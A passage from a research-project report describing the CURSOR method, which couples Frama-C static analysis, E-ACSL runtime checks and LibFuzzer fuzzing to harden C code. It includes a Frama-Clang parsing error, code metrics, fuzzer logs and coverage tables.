At DA, we tried to apply the development version of Frama-Clang provided by CEA in the scope of VESSEDIA, on several pieces of code, but we obtain the same issues due to the widespread use of STL library references and the presence of problematic constructs.

Some other issues were also found during our assessment (a few of them are presented in the Annex 5), on representative code extracts, when parsing *uninstantiated template specialization*:

Typically, a code like:

```
#include<iostream>
#include<forward_list>
using namespace std;

int main()
{
    forward_list<int> flist1;
    forward_list<int> flist2;

    flist1.assign({1, 2, 3});

    flist2.assign(5, 10);

    for (int&a : flist1)
        cout << a << " ";
    cout << endl;

    for (int&b : flist2)
        cout << b << " ";
```

[29] https://www.partow.net/programming/tcpproxy/ and https://github.com/ArashPartow/proxy/blob/master/

```
    cout << endl;

    return 0;
}
```

when analyzed by Frama-Clang (after pre-processing with: `clang++-7 -c -save-temps fwdlist.cpp -std=c++14`) with the command:

```
frama-c fwdlist.ii -cxx-cstdlib-path /usr/lib/gcc/x86_64-linux-gnu/7 -cxx-c++stdlib-path
/usr/lib/gcc/x86_64-linux-gnu/7 -cxx-nostdinc -fclang-cpp-extra-args="-std=c++14"
```

(or even with standards c++11, or c++17, or c++2a)

raises the following error:

```
[kernel] Parsing fwdlist.ii (external front-end)
<invalid loc>: Unsupported Type (uninstantiated template specialization):allocator<type-
parameter-0-0>
Aborting
[kernel] User Error: Failed to parse C++ file. See Clang messages for more information
[kernel] User Error: stopping on file "fwdlist.ii" that has errors.
[kernel] Frama-C aborted: invalid user input
```

This kind of issues is still under investigation at CEA at the time of writing.

Regarding the progress made on Frama-Clang during VESSEDIA project, DA is still confident that these limitations in terms of covered C++ features will be addressed soon by CEA, and will permit to process wider families of source code, allowing users to later apply CURSOR approach (including fuzzing techniques) to C++ code.

4.7 Metrics and Conclusion

As planned in the DoA of VESSEDIA, some metrics about the code (extracted from our Use Case) analyzed during the project have to be exposed. Most of these metrics are generated by Frama-C.

As we applied CURSOR method to several sub-case studies, different values could be provided here, but for the sake of clarity we choose to present the most representative ones, in which we distinguish original code from CURSOR-ised ones:

	original code (before CURSOR)	code CURSOR-ised
Defined functions	125	203
Undefined functions	81	100
Sloc	2226	5501
Decision point	560	582
Global variables	9	261
If	554	576
Loop	24	24
Goto	64	64
Assignment	776	1474
Function	206	303
Function call	521	3087
Pointer dereferencing	219	338
Cyclomatic complexity	685	785

	original code (before CURSOR)	code CURSOR-ised
ACSL annotations (from EVA and other plug-ins)		546
E-ACSL plug-in specific Sloc		2812
User defined counter-measures Sloc		463

On these code, we perform several separate analyses on slices generated by Frama-C Slicer:

Number of slices of code analyzed by LibFuzzer (with unrolling):	3
Average LoC of the slices:	~900

The slices are also unrolled in order to apply the loop transformation explained earlier in this chapter.

On each of these slices (partially covering the same statements of code[30]), we apply the LLVM/LibFuzzer. These experimentations yield inputs scenarios violating some of the security properties (they are here manually added, but mostly "inspired" by the EVA analysis results).

Most of these scenarios are due to the initial state conditions not precise enough in the test harnesses, thus generating (functionally unjustified) over-approximations. For some confidentiality reasons, we do not get into details, but will provide as example a typical output from the fuzzer – for 2 concurrent jobs – after several days of computation.

These results are obtained on this configuration:

```
8 Gb RAM
model name     : Intel(R) Core(TM) i5-3320M CPU @ 2.60GHz
cpu MHz         : 1799.680
```

And on a typical slice from our Use Case code, LibFuzzer yields the following results (the 2 jobs' results are exposed):

```
INFO: Seed: 3036624261
INFO: Loaded 1 modules   (39 inline 8-bit counters): 39 [0x684302, 0x684329),
INFO: Loaded 1 PC tables (39 PCs): 39 [0x473420,0x473690),
INFO:       33 files found in sorties/
INFO: seed corpus: files: 33 min: 1b max: 399b total: 5547b rss: 23Mb
#34    INITED cov: 12 ft: 14 corp: 6/500b lim: 4 exec/s: 0 rss: 23Mb
#141   REDUCE cov: 12 ft: 14 corp: 6/496b lim: 4 exec/s: 0 rss: 23Mb L: 243/247 MS: 2
ShuffleBytes-EraseBytes-
#3173  REDUCE cov: 12 ft: 14 corp: 6/493b lim: 6 exec/s: 0 rss: 23Mb L: 244/244 MS: 2
ChangeByte-CrossOver-
#6405  REDUCE cov: 12 ft: 14 corp: 6/492b lim: 8 exec/s: 0 rss: 23Mb L: 243/243 MS: 2
EraseBytes-CopyPart-
#8082  REDUCE cov: 12 ft: 14 corp: 6/489b lim: 8 exec/s: 0 rss: 23Mb L: 240/243 MS: 2
ShuffleBytes-EraseBytes-
#8323  REDUCE cov: 12 ft: 14 corp: 6/486b lim: 8 exec/s: 0 rss: 23Mb L: 237/243 MS: 1
EraseBytes-
#8640  REDUCE cov: 12 ft: 14 corp: 6/482b lim: 8 exec/s: 0 rss: 23Mb L: 233/243 MS: 2
CopyPart-EraseBytes-
#251579      REDUCE cov: 12 ft: 14 corp: 6/479b lim: 247 exec/s: 0 rss: 23Mb L: 240/240
MS: 4 EraseBytes-CopyPart-ShuffleBytes-CopyPart-
#254052      REDUCE cov: 12 ft: 14 corp: 6/478b lim: 247 exec/s: 0 rss: 23Mb L: 239/239
MS: 3 ShuffleBytes-ShuffleBytes-EraseBytes-
#261203      REDUCE cov: 12 ft: 14 corp: 6/472b lim: 254 exec/s: 0 rss: 23Mb L: 233/233
MS: 1 EraseBytes-
```

[30] The different slices of code are not disjoint.

```
#269294       REDUCE cov: 13 ft: 15 corp: 7/730b lim: 258 exec/s: 0 rss: 23Mb L: 258/258
MS: 1 CopyPart-
#269931       REDUCE cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 0 rss: 23Mb L: 253/253
MS: 2 ShuffleBytes-EraseBytes-
#276515       REDUCE cov: 13 ft: 15 corp: 7/722b lim: 258 exec/s: 0 rss: 23Mb L: 250/250
MS: 4 ChangeBit-CopyPart-EraseBytes-CopyPart-
#313846       REDUCE cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 0 rss: 23Mb L: 249/249
MS: 1 EraseBytes-
#1048576      pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 524288 rss: 24Mb
#2097152      pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 419430 rss: 24Mb
#4194304      pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 419430 rss: 24Mb
#8388608      pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 419430 rss: 24Mb
#16777216     pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 409200 rss: 24Mb
#33554432     pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 404270 rss: 24Mb
#67108864     pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 394758 rss: 24Mb
#134217728    pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 387912 rss: 24Mb
#268435456    pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 381300 rss: 24Mb
#536870912    pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 376223 rss: 24Mb
#1073741824   pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 372827 rss: 24Mb
#2147483648   pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 367971 rss: 24Mb
#4294967296   pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 363518 rss: 24Mb
#8589934592   pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 358137 rss: 24Mb
#17179869184  pulse  cov: 13 ft: 15 corp: 7/721b lim: 258 exec/s: 359419 rss: 24Mb
#34359738368  pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 358767 rss: 24Mb
==1212== libFuzzer: run interrupted; exiting
INFO: Seed: 3036767923
INFO: Loaded 1 modules   (39 inline 8-bit counters): 39 [0x684302, 0x684329),
INFO: Loaded 1 PC tables (39 PCs): 39 [0x473420,0x473690),
INFO:       33 files found in sorties/
INFO: seed corpus: files: 33 min: 1b max: 399b total: 5547b rss: 23Mb
#34    INITED cov: 12 ft: 14 corp: 6/500b lim: 4 exec/s: 0 rss: 23Mb
#236   REDUCE cov: 12 ft: 14 corp: 6/490b lim: 4 exec/s: 0 rss: 23Mb L: 237/247 MS: 2
CopyPart-EraseBytes-
#818   REDUCE cov: 12 ft: 14 corp: 6/477b lim: 4 exec/s: 0 rss: 23Mb L: 234/237 MS: 2
ChangeBit-EraseBytes-
#4590  REDUCE cov: 12 ft: 14 corp: 6/476b lim: 6 exec/s: 0 rss: 23Mb L: 233/237 MS: 2
EraseBytes-CopyPart-
#261981       REDUCE cov: 13 ft: 15 corp: 7/730b lim: 258 exec/s: 0 rss: 23Mb L: 254/254
MS: 1 CopyPart-
#263828       REDUCE cov: 13 ft: 15 corp: 7/727b lim: 258 exec/s: 0 rss: 23Mb L: 251/251
MS: 2 CMP-EraseBytes- DE: "\x00\x00\x00\x00"-
#282585       REDUCE cov: 13 ft: 15 corp: 7/726b lim: 258 exec/s: 0 rss: 23Mb L: 250/250
MS: 2 EraseBytes-CopyPart-
#310367       REDUCE cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 0 rss: 23Mb L: 249/249
MS: 2 ShuffleBytes-EraseBytes-
#1048576      pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 524288 rss: 24Mb
#2097152      pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 419430 rss: 24Mb
#4194304      pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 419430 rss: 24Mb
#8388608      pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 419430 rss: 24Mb
#16777216     pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 419430 rss: 24Mb
#33554432     pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 404270 rss: 24Mb
#67108864     pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 397093 rss: 24Mb
#134217728    pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 390167 rss: 24Mb
#268435456    pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 384027 rss: 24Mb
#536870912    pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 379146 rss: 24Mb
#1073741824   pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 375565 rss: 24Mb
#2147483648   pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 370319 rss: 24Mb
#4294967296   pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 365871 rss: 24Mb
#8589934592   pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 360467 rss: 24Mb
#17179869184  pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 361704 rss: 24Mb
#34359738368  pulse  cov: 13 ft: 15 corp: 7/725b lim: 258 exec/s: 361555 rss: 24Mb
==1211== libFuzzer: run interrupted; exiting
```

This means a bit more than 34 billion executions of the sliced code are performed, with an average execution speed of ~ 360k/s (the whole computations are done in ~ 24 hours). As mentioned, a corpus of 33 files is initially provided before the fuzzing: these first scenarios come from previous fuzzing stages of other code slices in the same module from our Use Case.

> *The same experiments could not be done with AFL due to execution issues met with E-ACSL: it is worth mentioning that the in-process approach yielded by LibFuzzer is with no doubt more powerful than loading + executing the whole runtime application. This is particularly true when dealing with socket applications like in a network gateway where lots of initializations are performed at startup.*

In this report, the coverage is only presented in its aggregated format. In the following, we expose a small part of the coverage *file-by-file*, and just after, the coverage for all the fuzzer-generated files processed at once. This will not be commented further, but gives an illustration of the material provided by the fuzzer on which the development and/or verification teams have to deal with to investigate potential bugs.

We mention above “*potential bugs*” because in most cases (>98%), the generated scenarios (several dozens per case study) might not be exploitable in real life (due to initial conditions and constraints not precisely specified before static analysis, as explained earlier).

Scenario file-by-file coverage analysis (by LLVM-COV tool):

```
===== 0228dd1dcc4503f696195c40308f17b3f9bfbec1
PourCoverage is executing ... sorties/0228dd1dcc4503f696195c40308f17b3f9bfbec1
Done:    sorties/0228dd1dcc4503f696195c40308f17b3f9bfbec1: (399 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-----------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                     48                 8    83.33%           1                 0   100.00%          17
0   100.00%
sliced.c                          576               208    63.89%          89                 1    88.89%         878
42    95.22%
-----------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                             624               216    65.38%          90                 1    90.00%         895
42    95.31%
===== 115f68c06e3c1b7a0094f2fb38f1fe253f2a2433
PourCoverage is executing ... sorties/115f68c06e3c1b7a0094f2fb38f1fe253f2a2433
Done:    sorties/115f68c06e3c1b7a0094f2fb38f1fe253f2a2433: (249 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-----------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                     48                 8    83.33%           1                 0   100.00%          17
0   100.00%
sliced.c                          576               184    68.06%          89                 0   100.00%         878
15    98.29%
-----------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                             624               192    69.23%          90                 0   100.00%         895
15    98.32%
===== 1acce513091e3b0c50f260b0b05a49ab7d2c7a43
PourCoverage is executing ... sorties/1acce513091e3b0c50f260b0b05a49ab7d2c7a43
Done:    sorties/1acce513091e3b0c50f260b0b05a49ab7d2c7a43: (254 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-----------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                     48                 8    83.33%           1                 0   100.00%          17
0   100.00%
```

```
sliced.c                         576             208    63.89%          89                  1    88.89%         878
42    95.22%
-------------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624             216    65.38%          90                  1    90.00%         895
42    95.31%
===== 209750a369cdf7d8857c4600cc01ea1d32bcefb9
PourCoverage is executing ... sorties/209750a369cdf7d8857c4600cc01ea1d32bcefb9
Done:    sorties/209750a369cdf7d8857c4600cc01ea1d32bcefb9: (234 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-------------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                    48               8    83.33%           1                  0   100.00%          17
0   100.00%
sliced.c                         576             152    73.61%          89                  0   100.00%         878
10    98.86%
-------------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624             160    74.36%          90                  0   100.00%         895
10    98.88%
===== 21606782c65e44cac7afbb90977d8b6f82140e76
=
PourCoverage is executing ... sorties/21606782c65e44cac7afbb90977d8b6f82140e76
Done:    sorties/21606782c65e44cac7afbb90977d8b6f82140e76: (1 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-------------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                    48               8    83.33%           1                  0   100.00%          17
0   100.00%
sliced.c                         576             376    34.72%          89                  5    44.44%         878
125    29.78%
-------------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624             384    38.46%          90                  5    50.00%         895
125    35.90%
===== 24edcaaf855369c6dc44481b37f52156517df35f
PourCoverage is executing ... sorties/24edcaaf855369c6dc44481b37f52156517df35f
Done:    sorties/24edcaaf855369c6dc44481b37f52156517df35f: (255 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
```

```
---------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                    48                 8    83.33%            1                 0   100.00%          17
0   100.00%
sliced.c                         576               184    68.06%           89                 0   100.00%         878
15    98.29%
---------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624               192    69.23%           90                 0   100.00%         895
15    98.32%
===== 29d97538d458f3f16e05282d34aa8d0f6e55cd65
PourCoverage is executing ... sorties/29d97538d458f3f16e05282d34aa8d0f6e55cd65
Done:    sorties/29d97538d458f3f16e05282d34aa8d0f6e55cd65: (249 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
---------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                    48                 8    83.33%            1                 0   100.00%          17
0   100.00%
sliced.c                         576               184    68.06%           89                 0   100.00%         878
15    98.29%
---------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624               192    69.23%           90                 0   100.00%         895
15    98.32%
===== 3b6a49d00abc3a2ffd4e67ba01fc871155beb4b0
PourCoverage is executing ... sorties/3b6a49d00abc3a2ffd4e67ba01fc871155beb4b0
Done:    sorties/3b6a49d00abc3a2ffd4e67ba01fc871155beb4b0: (244 bytes)
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
---------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                    48                 8    83.33%            1                 0   100.00%          17
0   100.00%
sliced.c                         576               152    73.61%           89                 0   100.00%         878
10    98.86%
---------------------------------------------------------------------------------------------------------
-------------
TOTAL                            624               160    74.36%           90                 0   100.00%         895
10    98.88%
===== 4ac68dfc439677ce2e696580a5f5142f7331965a
PourCoverage is executing ... sorties/4ac68dfc439677ce2e696580a5f5142f7331965a
Done:    sorties/4ac68dfc439677ce2e696580a5f5142f7331965a: (235 bytes)
```

```
PourCoverage: running 1 inputs
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-----------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                     48                 8    83.33%           1                 0   100.00%          17
0   100.00%
sliced.c                          576               152    73.61%          89                 0   100.00%         878
10    98.86%
-----------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                             624               160    74.36%          90                 0   100.00%         895
10    98.88%

... / ...
```

The consolidated coverage report for the whole set of scenarios generated or hand-written is as follows (LLVM-COV tool):

```
Filename                      Regions    Missed Regions     Cover   Functions  Missed Functions  Executed       Lines      Missed
Lines     Cover
-----------------------------------------------------------------------------------------------------------------------------------
-------------
PourCoverage.c                      6                 1    83.33%           1                 0   100.00%          17
0   100.00%
sliced.c                           72                 8    88.89%           9                 0   100.00%         878
0   100.00%
-----------------------------------------------------------------------------------------------------------------------------------
-------------
TOTAL                              78                 9    88.46%          10                 0   100.00%         895
0   100.00%
```

> *Note that files may be 100% covered in terms of lines, but not in terms of regions, because some lines may contain several expressions/statements which could be only partially covered.*
>
> *To understand this point which could be a bit confusing at a glance, let's take for instance the following "if" statement written as a single line:*
>
> ```
> ...
> if(my_condition) do_something();
> ```

...

“`my_condition`” could be evaluated as false for all the generated executions, and then “`do_something()`” will never be executed. The line will be then considered as covered by LLVM-COV, while the statement just after won’t. This appears clearly when using the “`llvm-cov show`” option, exposing the code with its coverage line-by-line, and (with a slight change in the coloured font) region-by-region.

CURSOR only approach

In this chapter, we exposed several issues and limitations when trying to couple static analysis tools like Frama-C, with dynamic analysis by fuzzing. However, it is still possible to straightfully apply the CURSOR method on an *embeddable* version of a given source code, then automatically implementing some defensive programming behaviours (like counter-measures) triggered in case of cybersecurity property violation at runtime. Doing so, we ensure that in case of detection of a dreaded event during the execution, the possible *exploit* could not propagate any longer into the application and/or will be re-directed to a counter-measure like a logout of the user, a disconnection of the network or a shutdown of a service, and so on. At least, the event will be logged into a file for further investigation.

This is the first intent of CURSOR, as defined at the end of FP7/STANCE project, and also experimented during VESSEDIA project.

In WP5, the detection of cybersecurity issues could not be done thanks to a fuzzer on the whole application for the reasons exposed earlier, but only on smaller slices of code. By using a CURSOR-ised source code, it is however possible to apply the test cases defined by the development team for classical verification purposes, observe the behaviour of the application during integration phase or even into operations. As soon as (during an execution test) a safety/security property will be breached, there will be some *means* for the development team to be aware of it, with hopefully sufficient information to investigate the found issue.

Chapter 5 CURSOR method updates

CURSOR method was initially defined at the end of FP7/STANCE project. A reminder is proposed in Annex 2 of this report.

At the beginning of VESSEDIA project, DA refined this first rough definition, adding an important feature which is the coupling with dynamic techniques like fuzzing (techniques classically applied during cybersecurity pentestings).

The objectives are two-fold. At first, dynamic (testing) approaches is expected to mitigate static methods, and vice versa. As commonly intended, testing/fuzzing activities cannot deal with large input domains of value, they only process some samples chosen with more or less efficiency. However, when a fuzzer finds a bug, it is highly probable that this is a real one (unless the input values – or their combinations - are randomly chosen out of the “real-life” input range). On the contrary, formal methods and tools deal with – briefly said – “mathematical” intervals of values. This approach permits to comply with logical soundness: a potential weakness in the source code will be systematically raised. The counterpart is that many of these “bugs” raised might be only spurious and may cost a lot of time and expertise to analyse.

The second fold is about current usage in software industry, where testing activities are still a must. Covering as far as possible an application structure, and potentially a substantial part of the state space which is reachable from realistic input domains provides a certain level of confidence in the software, when combined with good development practices. This confidence is only empirical, and in practice might be quite weak regarding the experience: support history on software for bug fixes and evolutions is part of the software “market”, for both solution providers, editors, and finally customers who continuously look for new features and innovation. In this context, CURSOR method is intended to draw attention of developers on the benefits of static analysis, through its combination with fuzzing dynamic techniques.

For both communities of static and dynamic practionners, anchor points can be easily found in both sides. Typically, for testers, CURSOR is intended to progressively bring them the advantages of static approaches while providing them with the best techniques of dynamic fuzzing.

In the following, we present innovative compositions of the static and dynamic coupling approaches defended in CURSOR.

5.1 Basic method

This approach is the initial one presented in FP7/STANCE. The reader will find all useful explanations in the Annex 2.




Figure 14: Basic CURSOR approach

In the figure above, and in the following CURSOR different flavours below, "Complementary Security Properties" task encompasses Frama-C RTE (or EVA) plug-in application, in-house tools and plug-ins for syntactic analysis, manual review, semi-formal semantical analyses (applied on models), ..., all of them contributing to define security properties expressed in ACSL language.

5.2 CURSOR "Embedded"

In this complementary version of CURSOR, the annotated/instrumented code is *embedded* directly in the device/system. There is no need to fuzz it as CURSOR provides *defensive* programming that will be executed in case the corresponding security property is violated.



C original source code
auto-detection of some CWE by abstract interpretation
Frama-C EVA
Complementary Security Properties
C with CWE alarms
alarms expressed in ACSL
translates ACSL alarms into source code
Frama-C E-ACSL
C "CWE instrumented"
operate against targeted CWE
user's implementation of counter-measures
C "CWE proof"
Compiling+Linking and Embedding

Figure 15: CURSOR "Embedded"

The advantage of this approach is that the effort is minimalized. There is even no obligation to formally verify the security functions (counter-measures), if dully reviewed and justified by experts, in particular if these functions are simple enough, and development good practices are duly applied.

5.3 CURSOR "Consolidated"

The last consideration in the paragraph 5.2 above may not be often applicable: software is more and more sophisticated, and may require security function hierarchies for which formal proofs are clearly relevant.



C original source code
auto-detection of some CWE by abstract interpretation
Frama-C EVA
Complementary Security Properties
C with CWE alarms
alarms expressed in ACSL
translates ACSL alarms into source code
Frama-C E-ACSL
C "CWE instrumented"
operate against targeted CWE
user's implementation of counter-measures
Frama-C WP
formal proof on security functions
